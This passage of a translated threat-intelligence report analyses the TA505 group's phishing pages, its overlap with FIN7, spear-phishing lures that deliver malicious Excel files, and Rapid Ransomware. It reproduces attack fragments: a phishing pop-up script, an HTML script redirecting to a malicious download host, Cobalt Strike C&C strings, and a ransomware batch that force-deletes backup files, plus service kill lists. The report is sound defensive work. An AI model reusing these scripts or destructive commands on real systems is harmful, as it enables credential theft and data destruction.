
In June 2019, we discovered that phishing pages impersonating Naver, a famous domestic portal, were running on the C&C server of the TA505 Threat Group. The corresponding IP (45.76.223.17) has a history of being used as a C&C server in May 2019 for download of the Flawed Ammyy remote-controlled malware. When you look up the IP at Shodan[30], you'll get the same result as <Figure 73>. As of May 15, we have confirmed that Naver phishing pages can be accessed through port 443.

Phishing domain address used by 45.76.223.177 (Japan)

nid.naver.oauth2.space

nid.naver.com.oauth20.xyz

<Figure 73> Shodan info



[30] A search engine that lets you use different filters to find specific types of computers connected to the Internet.

Virus Total was able to identify the files distributed by the IP.

[Table 40] Files distributed from 45.76.223.177 server

Detection date	Vaccine detection rate	Type	File name	Description
2019-05-31	1/58	Unknown	02.dat	Encoded Flawed Ammyy remote-controlled malware
2019-04-08	26/59	Text	pop.js	Phishing script

Pop.js is one of the phishing scripts used in the "Soula"[31] campaign, named by U.S. vaccine company Trend Micro, in March 2019. The script code checks the valid period of the cookie value and resets it if the valid period has expired to call up URL address pop-ups on phishing pages.



<Figure 74> Pop.js phishing script code

```
var tc_domain="https://nid.naver.com.oauth2.space/nidlogin.php",
tj_url="https://nid.naver.com.oauth2.space/nidlogin.php";

function objpop() {
    var obj=new Object;
    var ua=navigator.userAgent;

    var browser= {
        ie: /msie/i.test(ua),
            ie6:/msie 6/i.test(ua),
            ie7:/msie 7/i.test(ua),

...

( intermediate abbreviation )

...

var gotourl=tc_domain;
var ref=_XSiteurl_();
var referer=_Xref_();
var p_91_url=gotourl;

var oP=objpop();
function popdelay() {
    oP.pop(p_91_url);
}
```

[31] Desktop mobile phishing campaigns that steal personal information through watering hole attacks against Korean websites.
https://blog.trendmicro.com/trendlabs-security-intelligence/desktop-mobile-phishing-campaign-targets-south-korean-websites-steals-credentials-via-watering-hole/

Using the naming pattern (https://crt.sh/?q=nid.naver.%) of URLs used on phishing pages, additional servers were found to be used as Naver phishing pages, including double pop.js phishing scripts.

<Figure 75> Additional Naver login phishing pages

nid.naver.com.donga.space/login.php	nid.naver.com.nidlogin.sedaily.online/nidlogin.php
	

2. Google & Microsoft Phishing Pages


In June 2019, we discovered that Google and Microsoft phishing pages were running on the C&C server (84.244.140.5, Netherlands) used by the TA505 Threat Group for download of malicious Excel files.
Virus Total allows you to identify files distributed by the IP.

[Table 41] Files distributed from 84.244.140.5 server

Detection date	Vaccine detection rate	Type	File name	Description
2019.06.14	38/58	MS Excel	C364853.xls	Malicious Excel file functioning as downloader
2018.10.27	10/57	HTML	mail.php	Gmail login phishing page
2019.12.12	33/60	HTML	sndos.php	Google Docs login phishing page
2019.11.02	23/57	HTML	sign in to your Microsoft account.html	Microsoft login phishing page


The mail.php file used as the Gmail login phishing page is not allowed to enter the email address and only the password is allowed. This would have automatically created the recipient's email address when the recipient clicked on a link that was distributed to a particular person through a spear phishing mail, etc. When entering a password, it is passed to "upload.php" on the same server.

<Figure 76> Gmail login phishing page



The sndos.php file used as the Google Docs login phishing page is configured to select the mail type, and the mail that can be selected is Gmail, Yahoo, Hotmail, AOL and Others. However, if you enter the account information and click the button, the value of the page URL to be moved on the code is empty and the account information is not actually leaked, which is assumed to be a code for testing purposes.

<Figure 77> Google Docs login phishing page



The 'sign in to your Microsoft account.html' file, which was used as a Microsoft login phishing page, will prompt you to enter an email, mobile phone number or Skype ID and password. Enter your account information and press the 'Next' button to go to the 'sign in to your Microsoft account pass.php' page on the same server. Another link that exists on the phishing page, 'Create One!', is accessed on the official site for creating a Microsoft account, and the 'Terms of Use' link is accessed on the Microsoft Official Service Agreement page and the 'Privacy & Cookies' link is accessed on the Microsoft Official Privacy Information page.

<Figure 78> Microsoft login phishing page

3. Apple Phishing Pages

In February 2019, 169.239.128.148 (Republic of South Africa), a C&C server that transmits PC information infected with Flawed Ammyy remote-controlled malware and receives additional commands, was identified as operating Apple's customer support pages and iCloud-related mail security phishing pages. The '.ml' domain used is one of five types of domains (.tk / .ml / .cf / .ga / .gq) that are created free by a company called Freenom and many of the domains assigned to the IP used by the TA505 Threat Group are characterized by using the Freenom's domains..

Phishing domain address used by 169.239.128.148 (Republic of South Africa)

support-idapple.ml

appleid.icloud.mailsecure.com


Ⅴ. Link between TA505 & FIN7 Threat Groups

The analysis found that the two groups were very similar in C&C server IPs, Cyberattack Lifecycle and the malware used at each stage. Thus, we will discuss the results of the analysis on the link between TA505 and FIN7 threat groups.

1. Cyberattack Lifecycle

<Figure 79> shows a Cyberattack Lifecycle[32] presented by FireEye.

<Figure 79> Cyberattack Lifecycle



1. Initial Compromise
   - Attackers successfully execute malware on the system through Spear Phishing, for example.
2. Establish Foothold
   - Attackers install malwares that can communicate continuously using a backdoor in the penetrated system.
3. Escalate Privileges
   - Elevation of authority allows attackers to change key system settings and access sensitive data.
4. Internal Reconnaissance
   - Collects information on nearby systems and credentials for target system login in order to spread malware.
5. Move Laterally
   - Obtain the information used in the internal network and move it to other internal network systems to spread infection.
6. Maintain Presence
   - Operates after rebooting system and hides it from being forcibly deleted by vaccines, etc.
7. Complete Mission
   - Achieve goals such as running ransomware and stealing information.


[32] https://www.iacpcybercenter.org/resource-center/what-is-cyber-crime/cyber-attack-lifecycle/

In accordance with Step 7 of the <Figure 79> Cyberattack Lifecycle, we found common ground in the malware used by the TA505 and FIN7 Threat Groups, which have similar attack flows.

First, we found common ground in early penetration to abuse Microsoft Office's document files. Both groups disseminate malicious documents, including malicious macro codes, via their spear phishing mail intruding into the target system.

Second, they both use attack tools called Flawed Ammyy and Cobalt Strike in the stage of securing the foothold. The C&C server of Cobalt Strike, an infiltration test tool, is expressed as "team server", and the victim PC is expressed as "beacon." The Cobalt Strike was first discovered during an analysis of the hacked PCs[33] by the TA505 Threat Group in February 2019. In addition, a security firm called Fox-it released a list of Cobalt Strike's "team servers"[34] on Github, confirming that some of the IPs used as C&C servers by the TA505 Threat Group match the list.

<Figure 80> Cobalt Strike's "team server" list



The check of a Cobalt Strike module file acquired from the actual infected PC showed that the IP address matches the "team server" list and the default pipe name commonly used by the Cobalt Strike was found to be "msagent."

[33] See "Technical Analysis Report on Theft of Active Directory (AD) Manager Account" published by KISA.

[34] List of Cobalt Strike's team servers, https://github.com/fox-it/cobaltstrike-extraneous-space/blob/master/cobaltstrike-servers.csv

<Figure 81> Internal string of Cobalt Strike module

```
.data:100321...  00000011  C  89.144.25.96,/cm
.data:10032...   0000004C  C  Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; BTRS125526)
.data:10032...   0000000D  C  @/submit.php
.data:10032...   00000007  C  Cookie
.data:10032...   00000028  C  &Content-Type: application/octet-stream
.data:10032...   00000020  C  @%windir%\\syswow64\\rundll32.exe
.data:10032...   00000021  C  @%windir%\\sysnative\\rundll32.exe
.data:10032...   00000015  C  \\\\%s\\pipe\\msagent_%x
.data:10032...   00000005  C  POST
```

Third, it is assumed that in the case of elevating privileges, Mimikatz with the function of elevating privileges among the various functions provided by the Cobalt Strike was used . Judging by the presence of the "Failed to Launch mimi" string inside the Flawed Ammyy remote-controlled malware, it is possible to estimate that the elevation of privileges was attempted through Mimikatz.

Fourth, batch script was used for internal reconnaissance. Both threat groups use the network scan feature's batch script to identify active domains.

Fifth, RDP[35] and PSEExec were used for internal diffusion. The remote control shell code of SDBot malware distributed by the TA505 Threat Group includes the ability to activate and install remote testers.

<Figure 82> RDP related function inside SDBbot malware

```
else if ( lstrlenA_sub_10003900(a1, "rdpwrap install") )
{
  RDP_sub_10004740();
}
else if ( lstrlenA_sub_10003900(a1, "rdpwrap uninstall") )
{
  RDP_sub_100049A0();
```

Sixth, Shim Database and TinyMet are used to maintain connection. The FIN7 threat group is known to use the TinyMet malware, known as BABYMETAL, and the TA505 Threat Group also used the TinyMet malware to connect to the C&C server from an infected PC.

[35] Protocol that provides a graphical user interface to other computers with Remote Desktop Protocol

In addition, it was disclosed in FireEye[36] in 2017 that the FIN7 threat group used Shim Database to install remote-controlled malware and to maintain continuity.

Lastly, the attacker disseminates malwares to multiple PCs through above Cyberattack Lifecycle. In the case of FIN7 Threat Group, it disseminated the PoS malware while the TA505 Threat Group disseminated the Clop Ransomware in the end.

In addition, the C&C IP used by the FIN7 group was identified in part as matching the TA505 Threat Group's C&C server IP.

[Table 42] C&C IPs used by TA505 and FIN7 Threat Groups

89.144.25.170
89.144.25.171
89.144.25.172
89.144.25.173
89.144.25.174
89.144.25.243

2. Attack Techniques

[Table 43] is the result of classifying the attack techniques[37] used by the FIN7 and TA505 Threat Groups to identify the common techniques used for each type of attack.
※ Common technology is marked in blue.

[36] https://www.fireeye.com/blog/threat-research/2017/05/FIN7-shim-databases-persistence.html

[37] Information on threat groups and attack methods provided by MITER ATT & CK, https://attack.mitre.org/groups/G0092/

[Table 43] Comparison of attack techniques used by TA505 and FIN7

공격 유형	위협 그룹	공격 기술						
Initial Access	TA505	Spearphishing Attachment	Spearphishing Link					
	FIN7							
Execution	TA505	Dynamic Data Exchange	PowerShell	Scripting	User Execution	Rundll32	Signed Binary Proxy Execution	
	FIN7					Command-Line Interface	Mshta	Scheduled Task
Persistence	TA505	Application Shimming	New Service	Registry Run Keys / Startup Folder	Scheduled Task			
	FIN7					Shortcut Modification		
Privilege Escalation	TA505	Application Shimming						
	FIN7		New Service	Scheduled Task				
Defense Evasion	TA505	Code Signing	Obfuscated Files or Information	Scripting	Rundll32	Signed Binary Proxy Execution		
	FIN7				Masquerading	Mshta	Virtualization/Sandbox Evasion	Web Service
Credential Access	TA505	Credentials in Files						
	FIN7							
Discovery	TA505	-						
	FIN7	Virtualization/Sandbox Evasion						
Lateral Movement	TA505	Remote File Copy	PSEXEC	WMIC				
	FIN7							
Collection	TA505	Screen Capture	Video Capture	Email Collection	Screen Capture	Video Capture		
	FIN7							
Command And Control	TA505	Remote File Copy						
	FIN7		Commonly Used Port	Standard Application Layer Protocol	Web Service			
Impact	TA505	Data Encrypted for Impact						
	FIN7	PoS malware						

VI. Recent Trends

In November 2019, the TA505 Threat Group, which was carrying out attacks on major foreign countries, again began carrying out large-scale attacks in Korea in December, sending large amounts of Spear Phishing e-mails to financial circles, businesses and schools. At that time, circumstantial evidence of the distribution of the previously unused Rapid Ransomware was discovered.

1. Spear Phishing Mails and Malicious Excel Files

Spear phishing mails have been disseminated by impersonating an annual report and an invoice as in <Figure 83> and include text that prompts you to click on links to download large files. If you click on the link, you will be redirected to the OneDrive impersonation page and download the malicious Excel file.

- Malicious Excel file download URL: https://attach1.mail.**daumcdnf**.com/download.php

<Figure 83> Spear phishing mail disguised as annual report


In December, while the spread of targets in Korea was increasing, the TA505 Threat Group sent out a Spear Phishing email impersonating Hana Bank's security mail. The mail distributed under the heading of the "(KEB Hana Bank) Report" is attached with the file "Secure Password Attachment.html" and contains information in the body of the mail that prompts you to click on the attachment and enter the password.

<Figure 84> Spear phishing mail disguised as Hana Bank's security mail

Attached 'Security Password Attachment.html' file is written to impersonate Hana Bank and induce password entry, as in <Figure 85>. Individual customers are asked to enter a six-digit birthdate. After checking the html file code, a warning window will be generated if nothing is entered, such as in <Figure 86>, and entering even a single Korean character and a press of the confirm button will take you to the malicious Excel file download URL.

- Malicious Excel file download URL: https://attach1.mail.**daumcdnr**.com/download.php

<Figure 85> Impersonating security mail to induce password input




<Figure 86> Script code inside html file moving to phishing site

```
<script>
    function MyDoClick() {
        var password = document.getElementById("xem_pwd1").value;
        if (password != '') window.open('https://attach1.mail.daumcdnr.com/
            download.php?7678686876fdgdjghbJGVJHGVHJ7d76fHGVGHVHGd667676dgvhgvgvhh', '_blank');
        else alert("Please enter the password");
        return false;
    }
</script>
```

<Figure 87> shows what happens when you open the downloaded Excel file. When the macro is activated by pressing the Allow Content button as discussed in the above 'SDBot Malware', it drops DLL files for theft and transmission of infected PC's information to the C&C server while standing ready to receive further commands such as download additional malware, etc.

<Figure 87> Downloaded malicious Excel file




2. Rapid Ransomware

If you access a page that impersonates as a cloud service or a security mail from a bank through spear phishing mail, you will download the malicious Excel file. At that time, we confirmed that an additional malware was downloaded from the C&C server (27.255.75.143) with which malicious DLL files generated from malicious Excel files in <Figure 87> communicated. The additional malware that has been downloaded is Rapid Ransomware, which was first discovered in December 2017. It was identified as one of the previously unused malware of the TA505 Threat Group. The TA505 Threat Group used Clop Ransomware as a malware for file encryption of target systems in 2019, but this time, it turned to the Rapid Ransomware. rather than the usual . The Rapid Ransomware may have been used as a one-time attack because it did not use valid digital signatures and custom packers commonly found in malwares distributed by the TA505 Threat Group, but it is deemed necessary to keep an eye on it because it is likely to be used in future attacks.

The operational process of Rapid Ransomware is as shown in <Figure 88>.

<Figure 88> Operational process of Rapid Ransomware



A. Service shutdown

Rapid Ransomware terminates services related to virtual environments, SQL servers and vaccines through the "sc delete" command.

[Table 44] Services targeted for shutdown

vmickvpexchange	MSSQL$VEEAMSQL2012	SQLAgent$OPTIMA	KSDE1.0.0
vmicguestinterface	SQLAgent$VEEAMSQL2012	ReportServer$OPTIMA	kltap
Vmicshutdown	MSSQL	msftesql$SQLEXPRESS	TmFilter
Vmicheartbeat	SQLAgent	postgresql-x64-9.4	TMLWCSService
Vmicrdv	MSSQLServerADHelper100	WRSVC	tmusa
Storflt	MSSQLServerOLAPService	ekrn	TmPreFilter
Vmictimesync	MsDtsServer100	klim6	TMSmartRelayService
Vmicvss	ReportServer	AVP18.0.0	TMiCRCScanService
MSSQLFDLauncher	SQLTELEMETRY$HL	KLIF	VSApiNt
MSSQLSERVER	TMBMServer	klpd	TmCCSF
SQLSERVERAGENT	MSSQL$PROGID	klflt	tmlisten
SQLBrowser	MSSQL$WOLTERSKLUWER	klbackupdisk	TmProxy
SQLTELEMETRY	SQLAgent$PROGID	klbackupflt	ntrtscan
MsDtsServer130	SQLAgent$WOLTERSKLUWER	klkbdflt	ofcservice
SSISTELEMETRY130	MSSQLFDLauncher$OPTIMA	klmouflt	UniFi
SQLWriter	MSSQL$OPTIMA	klhk	

B. Taskkill

Rapid Ransomware terminates processes related to vaccines, SQL Server and so on with the command "taskkill -f -im."

[Table 45] Processes targeted by taskkill

sqlbrowser.exe	sqlceip.exe	fdhost.exe	msftesql.exe
sqlwriter.exe	fdlauncher.exe	fdlauncher.exe	pg_ctl.exe
sqlservr.exe	Ssms.exe	sqlservr.exe	postgres.exe
msmdsrv.exe	SQLAGENT.EXE	ReportingServicesService.exe	UniFi.exe
MsDtsSrvr.exe			

C. Vaccine process detection

Rapid Ransomware uses the tasklist command to find out if a specific vaccine process exists in the currently running processes. It will try to detect a total of six antivirus processes: Windows Defender, Trend Micro Security, Kaspersky Endpoint Security, Webroot, ESET and Avast.

<Figure 89> Vaccine process detection

```
ShellExecuteA(
  0,
  "open",
  "cmd.exe",
  "/c tasklist /fi \"imagename eq MsMpEng.exe\" | find /c \"PID\" && Echo Windows Defender",
```

D. Disabling of system restore function

The malware deletes volume shadow copy and backup files to prevent system restoration.

<Figure 90> Deletion of backup files

```
dword_4AACE8 = "cmd.exe /c del /s /f /q c:\\*.VHD c:\\*.bac c:\\*.bak c:\\*.wbcat c:\\*.bkf c:\\Backup*.* c:\\*.set c:\\"
               "*.win c:\\*.dsk \r\n"
               "cmd.exe /c del /s /f /q d:\\*.VHD d:\\*.bac d:\\*.bak d:\\*.wbcat d:\\*.bkf d:\\Backup*.* d:\\*.set d:\\"
               "*.win d:\\*.dsk \r\n"
               "cmd.exe /c del /s /f /q e:\\*.VHD e:\\*.bac e:\\*.bak e:\\*.wbcat e:\\*.bkf e:\\Backup*.* e:\\*.set e:\\"
               "*.win e:\\*.dsk \r\n"
               "cmd.exe /c del /s /f /q f:\\*.VHD f:\\*.bac f:\\*.bak f:\\*.wbcat f:\\*.bkf f:\\Backup*.* f:\\*.set f:\\"
               "*.win f:\\*.dsk \r\n"
               "cmd.exe /c del /s /f /q g:\\*.VHD g:\\*.bac g:\\*.bak g:\\*.wbcat g:\\*.bkf g:\\Backup*.* g:\\*.set g:\\"
               "*.win g:\\*.dsk \r\n";
v1 = this;
memset(&FileName, 0, 0x104u);
NumberOfBytesWritten = 0;
wsprintfA(&FileName, "%s\\%s", v1, "deletex.bat");
```

E. TerminateProcess

If a specific process exists in the list of running processes, Rapid Ransomware uses the TerminateProcess API to force an end to that process to prevent the files involved from not being encrypted.

[Table 46] Processes targeted for TerminateProcess

msftesql.exe	agntsvc.exeagntsvc.exe	onenote.exe
sqlagent.exe	agntsvc.exeencsvc.exe	outlook.exe
sqlbrowser.exe	firefoxconfig.exe	powerpnt.exe
sqlservr.exe	tbirdconfig.exe	steam.exe
sqlwriter.exe	ocomm.exe	thebat.exe
oracle.exe	mysqld.exe	thebat64.exe
